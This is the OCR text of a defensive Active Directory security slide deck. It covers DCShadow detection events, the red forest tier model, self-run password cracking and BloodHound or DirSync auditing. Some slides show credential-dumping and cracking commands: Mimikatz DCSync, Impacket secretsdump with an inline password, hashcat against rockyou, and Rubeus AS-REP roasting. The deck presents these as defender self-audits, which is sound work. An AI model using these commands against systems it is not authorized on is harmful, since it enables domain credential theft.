
DCShadow: Detection

Event ID 5137 (A directory service object was created) will be generated when the attacker creates a new DC object. Look for `CN=Sites,CN=Configuration` keywords.

https://blog.stealthbits.com/detecting-dcshadow-with-event-logs/

DCShadow: Detection

Event ID 4929 (An Active Directory replica source naming context was removed) will be generated from a non-DC machine



Event Properties - Event 4929, Microsoft Windows security auditing.
X
General
Details

```
An Active Directory replica source naming context was removed.

Destination DRA:  CN=NTDS Settings,CN=DC01,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=contoso,DC=local
Source DRA:       -
Source Address:   2d361dd6-fc22-4d9d-b876-ec582b836458._msdcs.contoso.local
Naming Context:   DC=contoso,DC=local
Options:          16640
Status Code:      0
```

Log Name: Security
Source: Microsoft Windows sec
Logged: 8/27/2015 11:54:50 AM
Event ID: 4929
Task Category: Detailed Directory Service Re
Level: Information
Keywords: Audit Success
User: N/A
Computer: DC01.contoso.local
OpCode: Info
More Information: Event Log Online

https://blog.stealthbits.com/detecting-dcshadow-with-event-logs/

What We Did Not Cover

- GPO Persistence -> Audit your GPOs periodically (`Get-GPOExport` to the rescue)
- General ACL Persistence (password resets and so) -> Audit your AD using BloodHound
- Host based persistence -> It would take another 224429 talks to cover that
- Kerberos Delegation Persistence -> Audit using BloodHound and baseline

¯_(ツ)_/¯

Prevention is dead: Long Live Prevention

Being able to detect this stuff is cool, however we must do as much as we can do prevent attackers from gaining that type of access.

Securing everything can be impossible, but we can and should try

Common Pitfalls

- Poor passwords for service accounts
- Admins logged on everywhere
- Fu@*ed up ACLs

Common Pitfalls

How do we “””””””fix””””””” them?

- Implement tiering model and work towards the red forest
- Periodically crack your own passwords
- Periodically perform BloodHound audits

Red Forest (ESAE Architecture)

The red forest is an architectural model proposed by Microsoft to secure on-premise AD.
The main controls/strategies are:

- ***Implement administrative tier model***
- Deploy a bastion forest
- Use Privileged Access Workstations for admins
- Restricted Admin mode for RDP where possible
- Deploy LAPS
- Deploy endpoint firewalls

F-Secure - Tending to The Red Forest

Red Forest (ESAE Architecture)

Used to create containment zones, the administrative tier dictates how AD should be divided into three different tiers:

- Tier 0: Control everything in the environment, such as DCs, backup servers, Domain Admins and so on
- Tier 1: Enterprise Servers and applications
- Tier 2: Control workstation and user devices

The main idea is to ***accept that an attacker would eventually breach your perimeter*** and compromise a low level tier, but implement as many controls as possible to block escalation to Tier 0.


Microsoft - Active Directory administrative tier model

Red Forest (ESAE Architecture)

Control restrictions implemented to block users from a lower-tier to manipulate a higher-tier user.

ACLs are the most common example of control relationship.

Example: A standard user should not be able to reset a password of a Domain Administrator




Red Forest (ESAE Architecture)

Logon restrictions are in place to prevent privileged users to log into lower tiers servers

Used to prevent credential theft, usually implemented using logon restrictions via GPO

Example: A domain admin should not be logged into a standard user workstation



Red Forest (ESAE Architecture)

An interesting exercise is to identify all the AD principals that belong to Tier 0:

- Domain Admins
- Enterprise Admins
- All the other risky groups (ADSecuriry - Beyond Domain Admins – Domain Controller & AD Administration)
- All the users with ACLs over the users/groups above
- All the workstations the users/groups above have a session
- All the users that have admin access to the workstations privileged users have a session on
- All the users that control OUs where a privileged principal is

Red Forest (ESAE Architecture)

- Backup Servers
- Virtualisation Servers
- Admins of the above
- All the users with ACLs over AdminSDHolder
- All the users with ACLs over the domain object
- All the users that control GPOs applied to the computers where a privileged user have a session

Red Forest (ESAE Architecture)

Huge pain in the ass to implement, creates a considerable management overhead, expensive. However, even partial implementation will drastically increase the security posture of your environment.

Not convinced? Take the last five reports of pentest that you did/received where Domain Admin access was obtained. Would at least some of these controls prevent that?

Password Cracking

Weak passwords can be very problematic:

- Kerberoasting
- AS-REP Roasting
- Password Spray
- Responder

In our engagements, 90% of the times we get DA because we cracked someone’s password

Password Cracking

How to start cracking your own passwords?

- Use a dedicated laptop, secured and isolated as much as possible
- DCSync yourself, either using Impacket or Mimikatz
- Using hashcat or john, do a first round of rockyou + rules file
- Be ready to panic

If you don’t crack your passwords, someone else will 🤷‍♀️

Password Cracking

Commands to DCSync with Mimikatz:

```
log dcsync.csv
lsadump::dcsync /all /csv
```

Using Impacket:

```
secretsdump.py -just-dc
ISENGARD/Administrator:PasswordPazzerellaxD@172.16.119.140 |
tee dcsync.csv
```

Password Cracking

Mimikatz:

```
cat dcsync.csv  | awk '{print $3}' > hashes.txt
```

Crack:

```
hashcat -m 1000 dcsync.csv ~/tools/password-cracking/wordlists/rockyou.txt -r ~/tools/password-cracking/rules/best64.rule
```


As you advance, use bigger wordlists, different rules, keyboard runs and so on.

Password Cracking

Some clients have problems with cracking user passwords, for legal reasons 💤
You don’t necessarily need to crack the passwords, since they’re hashed you can compare them and identify password reuse clusters (the bigger the cluster is, the dumber the password)

With a few tweaks, can be integrated into BloodHound:


https://gist.github.com/RiccardoAncarani/08d5c23cfc31211374a66ec808a661ab



BloodHound Auditing

It is also recommended to perform periodic audits of your AD environment using BloodHound.
Using the framework at its fullest require considerable technical skills and time to learn.

We automated most of the basic checks with the BloodHound Playbooks project available on GitHub here.



```
No results returned from the query.
```

Find all Users with Kerberos Pre-Authentication Disabled

This query will identify all the users with Kerberos pre-authentication disabled. It will be possible to obtain an AS-REP ticket on their behalf and attempt to crack it. To execute the attack: `Rubeus.exe asreproast`

```
No results returned from the query.
```

Find ACL Misconfiguration on GPO Objects

Control over a GPO object can be delegated.

```
No results returned from the query.
```


Shortest Path to Domain Admins

The following query will return the shortest paths to the Domain Admin group.

BloodHound Auditing

From a blue team perspective, things you could use BloodHound for:

- Find ACL misconfigurations
- Find computer where privileged users have a session on
- Find privileged service accounts
- ...so many other things



```
No results returned from the query.
```

Find all Users with Kerberos Pre-Authentication Disabled

This query will identify all the users with Kerberos pre-authentication disabled. It will be possible to obtain an AS-REP ticket on their behalf and attempt to crack it. To execute the attack: `Rubeus.exe asreproast`

```
No results returned from the query.
```

Find ACL Misconfiguration on GPO Objects

Control over a GPO object can be delegated.

```
No results returned from the query.
```


Shortest Path to Domain Admins

The following query will return the shortest paths to the Domain Admin group.

BloodHound Auditing

AD baselining using BloodHound 🧙 useful to find persistence via ACL/DCSync

```
MATCH p=(a)-[r]->(b)
SET a.old = 1
SET r.old = 1
SET b.old = 1
RETURN count(p)
```


GenericAll
AUTHENTICATED USERS@ISENGARD.LOCAL
ADMINISTRATOR@ISENGARD.LOCAL
Raw Query

```
MATCH p=(a)-[r]->(b) WHERE NOT EXISTS(r.old) OR NOT EXISTS(a.old) OR NOT EXISTS(b.old) RETURN p
```


Import the new data and then

```
MATCH p=(a)-[r]->(b)
WHERE NOT EXISTS(r.old) OR NOT EXISTS(a.old) OR NOT
EXISTS(b.old)
RETURN p
```

BloodHound Auditing

An alternative can be to use the “DirSync” feature.
DirSync is a mechanism to poll AD for changes from a previous state, can easily be used from C#/PowerShell. Useful to detect:

- ACL Backdoors (AdminSDHolder)
- Group Membership Changes (monitor privileged groups)
- DCShadow Changes



```
PS C:\Users\Administrator\Desktop> .\DirSync.exe
[+] DN = CN=AdminSDHolder,CN=System,DC=isengard,DC=local
[+] Detected ACL Change:
[+] NT AUTHORITY\Authenticated Users has GenericAll
[+] NT AUTHORITY\SYSTEM has GenericAll
[+] BUILTIN\Administrators has WriteDacl
[+] BUILTIN\Administrators has WriteOwner
[+] BUILTIN\Administrators has ExtendedRight
[+] ISENGARD\Domain Admins has GenericAll
[+] ISENGARD\Enterprise Admins has WriteDacl
[+] ISENGARD\Enterprise Admins has WriteOwner
[+] ISENGARD\Enterprise Admins has ExtendedRight
PS C:\Users\Administrator\Desktop>
```

